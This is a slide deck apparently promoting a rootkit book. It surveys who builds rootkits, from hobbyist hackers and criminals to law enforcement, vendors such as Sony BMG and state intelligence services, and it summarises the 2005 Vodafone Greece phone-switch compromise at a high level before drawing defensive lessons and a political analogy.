
Crooks



Suits

**BELOW  
GOTHAM**

# The Hackers



Hackers

## Notable Features

- Lots of publicly available Proof-of-Concept (POC) stuff
- Not always the most stable code
- Created primarily for bragging rights

## Source Comments in FUTo

*“We do not first lock the handle table so things could get dicey”*

*“Some of these are pointers so what they point to may not be paged in, but I don't care. It is proof of concept code ...”*

*—Peter Silberman*

**BELOW  
GOTHAM**

# The Crooks



Crooks

## Notable Features

- Tools are implemented ghetto-style
- Often utilized for large scale attacks

## Greg Hoglund

*“FU is one of the most widely deployed rootkits in the world. [It] seems to be the rootkit of choice for spyware and bot networks right now, and I've heard that they don't even bother recompiling the source - that the DLL's found in spyware match the checksum of the precompiled stuff available for download from rootkit.com.”*

—SecurityFocus Interview, September 27, 2005

**BELOW  
GOTHAM**

# The Feds



Feds

## Notable Features

- Have the benefit of government funding
- Emphasis is on gathering evidence of criminal activity

**CIPAV** (Computer and Internet Protocol Address Verifier, circa 2007)

- Logs internet usage, exfiltrates data to FBI servers
- Possibly related to earlier FBI project called “Magic Lantern”

**Nicky Scarfo Jr. Investigation** (circa 1999)

- Scarfo was using PGP to encrypt loan-sharking/sports-betting records
- FBI breaks into Scarfo’s office and plants a keystroke logger
- Passphrase is Scarfo Sr.’s prisoner ID number (nds09813-050)

**BELOW  
GOTHAM**

# The Suits

## Notable Features

- Have financial backing (i.e. stable, well-engineered)
- Often used to promote corporate products and services

## Jamie Butler

*"You have a spyware company that will pay anywhere from \$20,000 to maybe \$80,000 for a quality rootkit"*

## Sony BMG Rootkit (DRM copy protection)

- Hid files, registry keys, and processes starting with string "\$sys\$"
- Features were co-opted by malware as a force multiplier

## COSEINC Advanced Malware Laboratory

- Blue Pill (hypervisor rootkit)
- deepdoor ("stealth malware" approach)



Suits

**BELOW  
GOTHAM**

# The Spooks

## Notable Features

- Have dedicated labs, funding, and legal mandate
- Deployed in the field to collect intelligence

## Well Documented Threat

*"By some estimates, there are 250 hacker groups in China that are tolerated and may even be encouraged by the government to enter and disrupt computer networks."*

*"While the exact number may never be known, these estimates suggest that the Chinese government devotes a tremendous amount of human resources to cyber activity for government purposes. Many individuals are being trained in cyber operations at Chinese military academies"*

—2008 Annual Report to Congress

U.S.-China Economic and Security Review Commission



Spooks

**BELOW  
GOTHAM**

# Case Study : Vodafone Greece\*



## Where and When

- Athens, January 2005

## Who

- Vodafone-Panafon (largest cellular provider in Greece)

## What

- Four Ericsson AXE telephone switches were compromised.
- Attackers installed a rootkit that captured cell phone traffic
- Over 100 high-ranking dignitaries were monitored
  - Prime Minister of Greece
  - Ministers of National Defense
  - Ministers of Foreign Affairs
  - The Mayor of Athens
  - An Employee of the U.S. Embassy

**BELOW  
GOTHAM**

\*For additional details, see the IEEE Spectrum online, July 2007 issue

# Case Study : Vodafone Greece



## C2

- Established a back door that offered update features

## Surveillance


- Created duplicate streams of digitized voice traffic

## Concealment

- Bypassed the official interface to avoid a log trail
- Patched 29 different blocks of code
  
- Modified the tools that display executing blocks
- Hence, their code was not visible to the administrator
  
- Sidestepped the central registry (which was audited)
- Did so by storing phone numbers in a private data store

**BELOW  
GOTHAM**

# See How Bad It Is?



## Moral of the Story

- The sophistication of attacks has increased dramatically
- There are professional, highly-skilled, engineers working on rootkits
- If you manage sensitive data, expect targeted breach attempts
- It's OK to be reasonably paranoid (prevention, detection, & response)
- Security software is not a substitute for process and rigorous auditing

**BELOW  
GOTHAM**

# Rooting The Body Politic

## Back to First Principles

A rootkit embeds itself deep within a system.

From its concealed vantage point, it leverages its access to:


- Manipulate key system constructs
- Feed misinformation to observers
- Establish unofficial back channels

## Does This Sound Familiar?

- Embedded within the system's infrastructure?
- Manipulating key institutions?
- Feeding misinformation to the public?
- Using unorthodox channels to help realize an agenda?

**BELOW  
GOTHAM**

# Remember This?



**BELOW  
GOTHAM**

# One Answer: Institutional Analysis

## Noam Chomsky


*“It’s the same thing with the Trilateral Commission , the Council on Foreign Relations, ... they’re ‘nothing’ organizations. Of course they’re there, obviously rich people get together and talk to each other and play golf with one another, and plan together-that’s not a big surprise. But the conspiracy theories people are putting their energies into have virtually nothing to with the way institutions actually function.”*

## FRONTLINE, “Cheney’s Law”

*“Through the years, Cheney's penchant for secrecy would cloak bold assertions of executive power and broad claims of executive privilege and an ongoing war with Congress.”*

**BELOW  
GOTHAM**

# For More Information



850 pages, Wordware Publishing  
April 2009, ISBN-10: 1598220616

**BELOW  
GOTHAM**

# Questions?

**BELOW  
GOTHAM**